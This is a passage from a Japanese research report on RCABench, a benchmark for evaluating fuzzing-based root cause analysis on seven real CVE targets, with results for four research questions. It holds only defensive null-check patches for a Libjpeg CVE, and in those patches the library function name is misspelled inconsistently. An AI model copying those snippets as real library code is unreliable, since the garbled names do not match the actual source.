コード 3. 6. 2.1 CVE-2016-10094 に対する修正パッチ

3. 6. 3 RCA 手法の評価における課題

本項では、従来の RCA 研究では十分に考慮されていなかった広範な RCA 評価を行う上で重要となる課題について述べる。

RCA 手法の評価において、我々は次の 3 つの課題を提起した。


1. Root Cause の定義の曖昧さ
2. データ拡張と特徴抽出の分離
3. データ拡張の分散を考慮した評価

以下ではこれらについて詳細な解説を加える。

(1) Root Cause の定義の曖昧さ

あるバグに対して修正手法が複数考えられる場合がある。たとえば、関数 A が生成するデータがルール X に準拠している一方で、関数 B がルール Y を想定して処理を行い、その結果としてバグが引き起こされているとする。このケースでは、関数 A がルール Y に従うよう修正するか、または関数 B がルール X を受け入れるよう修正すればよい。それゆえに、ソースコード上の修正すべき位置を根本原因と定義するとき、候補となる行が複数存在しうる(図 3. 6. 3.1)。

このように、バグ修正位置を根本原因の場所と定義すると、その場所が一意に定まらず、評価者は RCA の評価を行うためにどこが根本原因かを判断しにくくなる。評価者は通常、想定されるパッチを検討しながら根本原因として可能性のある行を洗い出すが、見落としがある場合もありうる。さらに、既存研究 ([166] [167] [168]) の多くでは、実験で用いたバグの評価において「どの行を根本原因として扱ったか」が十分に開示されていない。これは、先行研究の再現実験を困難にしている一因である。



→ ひとつの脆弱性に対して複数の根本原因（修正方法）の可能性がある

図 3. 6. 3.1 複数通りの根本原因が考えられる

この点をより簡単に示すために、Libjpeg 内の CVE-2017-15232 を例にとる。この脆弱性はヌルポインタチェックが欠如していたことによるヌルポインタ参照を引き起こすものであるが、修正方法としては複数の方法が考えられる。コード 3. 6. 3.1 に示すように、for 文の手前でヌルチェックを行う方法もあれば、コード 3. 6. 3.2 のように for 文の先頭で同様の処理を入れる方法もある。すなわち、修正すべき位置が一意に決まらず、特にコード中に「あるチェック処理が欠落している」といった種類のバグがあれば、なおさら多様な修正パターンが生じうる。そのため、評価者が真の根本原因位置をすべて網羅して定義することは容易ではない。

```
+ if (output_buf == NULL && num_rows)
+     ERREXIT(cinfo, JERR_BAD_PARAM);

for (row = 0; row < num_rows; row++) {
    jzefar((void *)output_buf[row],
           (size_t)(width * sizeof(JSAMPLE)));
}
```

コード 3. 6. 3.1 CVE-2017-15232 に対する修正パッチ

```

for (row = 0; row < num_rows; row++) {
+   if (output_buf == NULL)
+       ERREXIT(cinfo, JERR_BAD_PARAM);

    jzzerofar((void *)output_buf[row],
              (size_t)(width * sizeof(JSAMPLE)));
}

```

コード 3. 6. 3.2 CVE-2017-15232 に対する別の修正パッチ

複数の根本原因候補が存在することにより、真の根本原因を定義するのが困難となり、それによって評価の再現性を損なう。また、既存研究では評価に用いたバグの真の根本原因情報を十分に開示していないため、実験の厳密な再現がさらに難しくなっている。

(2) データ拡張と特徴抽出の分離

前項で説明したように、最先端の RCA 手法（[166] [167] [168]）はいずれも、(1) データ拡張と(2) 特徴抽出という二つの独立可能なステップから構成される（図 3. 6. 3.2 (a)）。評価者は、本来この二つのステップを分離して性能を評価すべきである。具体的には、提案手法のデータ拡張と他の手法の特徴抽出を組み合わせるなどして、どちらのステップが性能改善に寄与しているかをより正確に把握することが望ましい。

ところが、VulnLoc を例にとると、この手法は ConcFuzz という新たなデータ拡張手法を提案しているにもかかわらず、同様のデータ拡張手法（AFLcem など）と比較検証していないため、「ConcFuzz が AFLcem に比べて高品質なデータセットを生成しているか」を定量的に示していない。結果として、既存手法が提案する各ステップの純粋な性能が十分検証されないままになっている（図 3. 6. 3.2 (b)）。




図 3. 6. 3.2 (a) 独自のデータ拡張と特徴抽出アルゴリズムを実装した既存手法




図 3. 6. 3.2 (b) 異なるデータ拡張と特徴抽出アルゴリズムを組み合わせた実装は困難

(3) データ拡張の分散を考慮した評価

既存研究（[166] [167] [168]）では、ファザーを用いてデータ拡張を行う際、ファザーのランダム性がもたらす揺らぎを十分に考慮してこなかった。すなわち、一度だけファジングを実行して得られたデータセットで評価している。しかしファジングは本質的に確率的要素が強く、実行のたびに生成される入力集合が変化しうるため、RCAの結果も変動する可能性がある。ファジング研究の分野では、複数回実行して統計的に結果を検証することが標準となっている（[22]）が、RCA研究においてはまだ普及していない。

さらに、データ拡張時に考慮すべき要素として、以下の三点が挙げられる。

1. データ拡張に費やす時間

既存研究では、Auroraの場合、データ拡張にかかる時間がターゲットプログラムによって2時間または12時間のどちらかに固定されていたなど、評価で使う時間が限られていた。しかし、ファザーをより長時間動かすことで、より多様なクラッシュ/非クラッシュ入力を得られ、解析精度が上がる可能性がある一方で、データの過学習（オーバーフィット）のように精度が下がるリスクもある。従来はこの点が十分検証されていなかった。

2. 初期シード

既存研究では、データ拡張に使うファザーの初期シードとして一つのクラッシュ入力だけを用いていた。例えばVulnLocでは、脆弱性の報告時に提示されたPoC (proof-of-concept) 入力を初期シードとして使っている。ファザーの分野では、初期シードの違いがカバレッジやバグ検出数などに影響を与えることが知られており（[76] [173]）、同様にデータ拡張によるRCAの精度も変わりうる。したがって、複数種類の初期シードを用意して評価すべきである。また、手動で作成された初期シードとファザーが自動生成した初期シードとでは、ノイズ量や複雑さが異なるという特性も考慮すべきである。

3. ファジングの乱数要素

既存研究では、ファジングの乱数シードを変えて複数回実験するといった手順を取っておらず、一回の実行結果に依存している。ファザーは非常に確率的なアルゴリズムで動くため、一度きりの実行結果だと偶然に左右される可能性が高い。ファザー研究では、精度の高い研究のためには複数回走らせて結果を統計的に処理することが推奨されており

([22])、RCA の評価でも同様のアプローチが必要である。

3. 6. 4 RCABench

本項では、我々が開発した RCABench について説明する。

本研究では、RCA 手法を特定のバグ上で動作させ、その結果があらかじめ定義した根本原因の位置と一致するかどうかを確認するエンドツーエンドのベンチマークプラットフォーム「RCABench」を提案する。RCABench の設計は、前項で述べた洞察に基づいている。各 RCA 手法に対して、データ拡張と特徴抽出のステップを分離して実装することで、それぞれのステップ（拡張手法と抽出手法）の比較・評価を独立して行えるようにした。

現在、RCABench は二つの拡張手法と二つの抽出手法をサポートしている。拡張手法としては Aurora で用いられている AFLcem と、VulnLoc で提案された ConcFuzz が利用可能である。抽出手法としては AuroraFE と VulnLocFE を利用できる。オリジナル実装の AuroraFE と VulnLocFE は、それぞれ ConcFuzz や AFLcem との互換性がないため、今回データ拡張と特徴抽出のステップを分割し、それらのインターフェースを抽象化して、どの拡張手法と抽出手法も自由に組み合わせられるようにした。その結果、RCABench では、これまで評価されてこなかった AFLcem × VulnLocFE や ConcFuzz × AuroraFE といった組み合わせも実行可能である。なお、本研究では AuroraFE が推定する根本原因の位置（行）についてのみ扱い、AuroraFE の出力に含まれる root cause predicate（述語）のサポートと評価は今後の課題として残している。

RCABench は、実際に存在するバグや脆弱性を含む複数の著名なプログラムを RCA のターゲットとして提供する。現時点では 7 つのターゲットが準備されており、いずれも Aurora および VulnLoc の評価で使用されたものである。それらのバグと根本原因の概要を表 3. 6. 4.1 に示す。ターゲットを選定する上では、ソースコードが入手可能であること、および根本原因やクラッシュ原因の多様性を重視した。また前項で述べたように、根本原因の位置の選び方にはばらつきが生じる可能性があるため、RCABench では各ターゲットに対して妥当と思われる複数の根本原因候補をあらかじめ ground truth として登録した。ここでいう ground truth とは、RCA 手法の正答と見なす「正しい根本原因の位置情報集合」を指し、評価時に検出結果を照合するための基準データである。また、これらは再評価の安定性を高めるため、RCABench 上で簡潔な解説付きで公開されている。また、一部の拡張手法では初期シードとしてクラッシュ入力を必要とするため、RCABench では各ターゲットに対して一つ以上のクラッシュ入力を同梱している。複数のクラッシュ入力が存在するターゲットの場合、脆弱性の報告や説明時に使用されたクラッシュ入力をベースラインとして選んだ。

表 3. 6. 4.1 ターゲットとなるバイナリとその脆弱性

	プログラム	CVE ID	根本原因	クラッシュ
#1	LibTIFF	CVE-2016-10094	off-by-one-error	heap buffer overflow
#2	Libjpeg	CVE-2018-19664	incomplete check	heap buffer overflow
#3	Libjpeg	CVE-2017-15232	missing check	null pointer dereference
#4	Libxml2	CVE-2017-5969	incomplete check	null pointer dereference
#5	mruby	None	missing check	type confusion
#6	readelf	CVE-2019-9077	missing check	heap buffer overflow
#7	Lua	CVE-2019-6706	missing check	use-after-free

3. 6. 5 ベンチマーク結果

本項では、提案するベンチマーク RCABench の結果を、次に示す 4 つの Research Question に答える形で説明する。

我々は、このベンチマークを通じて以下の四つの疑問を検証した：

- **RQ1:** どの RCA 手法が、各バグに対して正確な解析を行えるか
- **RQ2:** データ拡張に費やす時間を増やすことで、解析精度は向上するか
- **RQ3:** 初期シードは精度に影響を与えるか
- **RQ4:** データ拡張におけるランダム性は解析精度に影響を与えるか

本項で示す結果は、いずれも 256 CPU (AMD EPYC 7742)・メモリ 2TB・Ubuntu 20.04 を動作させたマシン上で取得したものである。RCA 手法の精度とデータ拡張時間の関係を調査するにあたり、あらかじめ定めた制限時間までデータ拡張を実行し、実行開始後 5 分、15 分、30 分、45 分の各タイミングおよび以後 1 時間ごとに、RCABench はその時点で生成されていた入力データセットを保存し、そのデータセットを用いて根本原因を解析した。Targets #1-4,6 に対しては 4 時間、Targets #5,7 に対しては Aurora の評価に合わせて 12 時間を制限時間とした。各ターゲットに対応するプログラムは表 3. 6. 5.1 に示す。

(1) どの RCA 手法が、各バグに対して正確な解析を行えるか (RQ1)

まず、それぞれのバグに対してどの RCA 手法が高い精度を示すのかを比較した結果を示す。表 3. 6. 5.1 は、各ターゲットに対して 4 種類の RCA 手法を適用した際の総合的な比較を示している。表中の数値は、RCA 手法が予測した根本原因候補の中で、実際の根本原因位置のランク（候補を信頼度の高い順に並べた際の順位）を表す。数値が小さいほど、正解をより高い順位で指摘していることを意味する（1 が最良）。なお、今回 VulnLocFE にはオリジナル論文どおりに Top-200 候補までを報告させる設定を用いた。

表 3. 6. 5.1 RCA 手法とデータ拡張に費やした時間ごとの結果。「-」は、根本原因の行が Top-200 に含まれなかったことを示す。「N/A」は、実行を試みたがファイルの入出力に想定以上の時間がかかったり、中間ファイルが巨大化しすぎたりして取得できなかったケースを示す。

	プログラム	データ 拡張時間	A x A (AFLcem x AuroraFE)	C x A (ConcFuzz x AuroraFE)	A x V (AFLce, x VulnLocFE)	C x V (ConcFuzz x VulnLocFE)
#1	LibTIFF	15 分	15	9	2	13
		2 時間	9	33	2	12
		4 時間	9	47	2	12
#2	Libjpeg	15 分	-	-	23	32
		2 時間	-	15	12	23
		4 時間	-	14	12	17
#3	Libjpeg	15 分	16	-	2	1
		2 時間	7	-	2	1
		4 時間	6	-	2	1
#4	Libxml2	15 分	28	-	19	16
		2 時間	28	-	23	16
		4 時間	27	-	19	17
#5	mruby	15 分	41	105	59	11
		2 時間	30	60	-	45
		4 時間	31	60	-	45
#6	readelf	15 分	1	4	4	4
		2 時間	1	1	4	4
		4 時間	1	1	4	4
#7	Lua	15 分	-	-	1	1
		2 時間	-	N/A	-	N/A
		4 時間	32	N/A	-	N/A

表 3. 6. 5.1 を見ると分かるように、「どのターゲットでも高精度を発揮する」という万能な手法は確認できなかった。例えば ConcFuzz×VulnLocFE は Target #3 では最も正確な推定を示した一方、Target #6 では AFLcem×AuroraFE に及ばなかった。また、新たに検証した AFLcem×VulnLocFE は Target #1 や #2 で既存手法を上回る結果を得たが、他のターゲットでは根本原因の行を検出できないこともあった。この結果から、各手法が得意とするターゲットはそれぞれ異なることが推測される。これは、ファザーのベンチマーク研究で見られる結果と類似しており ([174] [144])、対象プログラムの特性によって精度が上がったり下がったりする現象と考えられる。

RQ1 への回答: 最も高い順位で根本原因を指摘できた手法はバグごとに異なり、すべてのバグで一貫して高精度な手法は存在しなかった。

(2) データ拡張に費やす時間を増やすことで、解析精度は向上するか (RQ2)

次に、データ拡張に費やす時間を変えていった場合、RCA 手法の精度がどう変化するかを調べた。表 3. 6. 5.1 には、(Targets #1-4,6 では 15 分・2 時間・4 時間、Targets #5,7 では 15 分・4 時間・12 時間) それぞれの時間を費やした場合の結果も示してある。加えて、図 3. 6. 5.1 では、AFLcem × AuroraFE や ConcFuzz × AuroraFE がターゲットに応じてどのように精度を変えていくか、その二つの例を詳しく示している。

全体的には、表 3. 6. 5.1 の 26 ケース (「N/A」や「-」除く) 中、約 19 ケースにおいて精度は時間とともに向上するか、あるいは変化しなかった。しかし、一部のペアでは、例えば ConcFuzz × VulnLocFE が Target #5 を解析する場合のように、データ拡張時間を延

ばすことで精度が下がるケースも見られた。図 3. 6. 5.1 (b)に示すような ConcFuzz × AuroraFE と Target #1 の組み合わせも、15 分時点が最も高精度で、それ以降は精度がむしろ悪化する傾向を示している。




図 3. 6. 5.1 (a)データ拡張時間に対する RCA の精度 (Target #3、AFLcem × AuroraFE)




図 3. 6. 5.1 (b)データ拡張時間に対する RCA の精度 (Target #1、ConcFuzz × AuroraFE)

RQ2 への回答: 多くのケースでデータ拡張時間を増やすと精度が向上するか変化しないが、稀に精度が低下する場合もある。

これらの結果から、データ拡張時間がデータセットの品質を左右し、それが RCA 精度に影響を与えることが示唆される。データセット品質がどのように変化するかを具体的に見るため、図 3. 6. 5.2 では拡張によって生成されるクラッシュ入力数・非クラッシュ入力数を時間軸でプロットしてある。例えば、図 3. 6. 5.2 (a)の Target #1 では ConcFuzz × AuroraFE が 1 時間を過ぎたあたりから非クラッシュ入力がクラッシュ入力を大幅に上回るようになり、クラッシュ/非クラッシュの不均衡が顕在化している。このようなデータのクラス不均衡は、機械学習分野で知られている通り分類精度を悪化させる要因となり得る ([175])。実際、表 3. 6. 5.1 でも ConcFuzz × AuroraFE の精度が 1 時間以降悪化している点と合致している。

また、図 3. 6. 5.2 (b)の Target #6 では、15 分経過時点から既に非常に多くのサンプルが生成されている。このようにサンプル数が十分に大きいと、多くの手法が 15 分段階ですでに高い精度を達成しており、これもまたデータセットの量が RCA 精度に影響を与えていることを示している。




図 3.6.5.2 (a) データ拡張時間に対して生成された入力の数 (Target #1、クラッシュ、非クラッシュごと)




図 3.6.5.2 (b) データ拡張時間に対して生成された入力の数 (Target #6、クラッシュ、非クラッシュごと)

(3) 初期シードは精度に影響を与えるか (RQ3)

次に、初期シードを変えた場合の精度変化を検証した。具体的には、Target #4 と #6 に対し、AFLcem を走らせて複数のクラッシュ入力を新たに生成し、それらの中からサイズの異なるクラッシュ入力を 2 つずつランダムに選んで初期シードとした。多くの既存手法では、初期シードとして手動作成のクラッシュ入力に 1 つだけ用いられることが多いが、そこにノイズや複雑さの差が存在すると考えられるためである。

図 3.6.5.3 では、ターゲットごとに異なるサイズの初期シードを用いた際の精度をプロットしている。Target #6 では、AFLcem × AuroraFE と ConcFuzz × VulnLocFE のいずれでも初期シードを変えてもほとんど精度は変わらなかった。一方で、Target #4 では ConcFuzz × VulnLocFE の精度が初期シードによって明確に変動するケースがあり、特に大きく劣化するパターンが見られた。これは、ファザー分野で指摘されている「初期シードの違いが性能を左右する」事象 ([76] [173]) を RCA でも裏付けるものである。

RQ3 への回答: 初期シードが変わることで精度が変動する場合がある。評価においては、初期シードの公開や複数シードの利用などを通じて恣意的な選択を回避し、再現性を高めることが重要である。




図 3.6.5.3 (a) Target #4 の初期シードのサイズごとのデータ拡張時間に対する精度の推移。「A x A」は AFLcem と AuroraFE の組み合わせであり、「C x V」は ConcFuzz と VulnLocFE の組み合わせである。初期シードは 803 バイトである。




図 3.6.5.3 (b) Target #6 の初期シードのサイズごとのデータ拡張時間に対する精度の推移。「A x A」は AFLcem と AuroraFE の組み合わせであり、「C x V」は ConcFuzz と VulnLocFE の組み合わせである。初期シードは 324 バイトである。

(4)データ拡張におけるランダム性は解析精度に影響を与えるか (RQ4)

最後に、データ拡張の乱数シードを複数パターン用いて実験を 5 回繰り返し、得られる精度にばらつきがあるかを観察した。具体的には、ConcFuzz に与える乱数シードを変更し、手法全体を 5 回実行している。

結果として、ターゲットや手法の組み合わせによってはばらつきが顕著に現れる一方、非常に安定している場合もあった。図 3. 6. 5.4 は、AFLcem×AuroraFE および ConcFuzz×VulnLocFE を Target #1 と #6 に適用した例である。図 3. 6. 5.4 (a) が示すように、ConcFuzz×VulnLocFE を Target #1 に適用した場合は精度のばらつきが小さい。また、Target #6 に関しては図 3. 6. 5.4 (b) が示すように、どちらの手法においても精度のばらつきがごく小さい。一方で、AFLcem×AuroraFE を Target #1 に適用した場合は、5 回のうち 1 回だけ他を大きく上回る精度を達成しており、もしこの 1 回の結果だけで議論すると実際以上に優位性を大きく見誤る可能性がある。これは、ファザーの評価においても同様の問題が指摘されており ([22])、複数回実行による統計的分析が不可欠であることを示唆している。




図 3. 6. 5.4 (a) データ拡張時間に対する精度のばらつき (Target #1、手法ごと)




図 3. 6. 5.4 (b) データ拡張時間に対する精度のばらつき (Target #6、手法ごと)

RQ4 への回答: 一部の組み合わせでは、データ拡張段階の確率的挙動による精度のばらつきが無視できないほど大きい。RCA 手法の評価でも、ファザーの研究同様に複数回の実行と統計的な評価が推奨される。

3. 6. 6 議論と今後の展望

本項では、RCABench のベンチマーク結果を踏まえ、残っている課題と今後の展望について述べる。

(1) 妥当性への脅威

本研究で示した RCABench を用いた評価結果や、3. 6. 5 項で取り上げた研究上の問いは興味深い知見を提供するものであるが、それらの主張に対して二つの重大な脅威があると認めざるを得ない。

第一の脅威は、根本原因の定義が一意に決まらない点である。3. 6. 3 項で述べたように、修正可能な箇所が複数考えられるバグにおいて、どこを根本原因とするかは一意ではない。この問題を軽減するために、本研究では複数の候補を定義し、それを RCABench 上で公開している。しかし、それでも「他の箇所を修正するほうが妥当である」場合があるかもし

れず、その結果、ある RCA 手法が示した箇所が実際には正しい根本原因であっても、本研究の定義からは外れている可能性がある。つまり、この点を厳密に解消しない限り、特定の RCA 手法が過小評価されるリスクは残る。

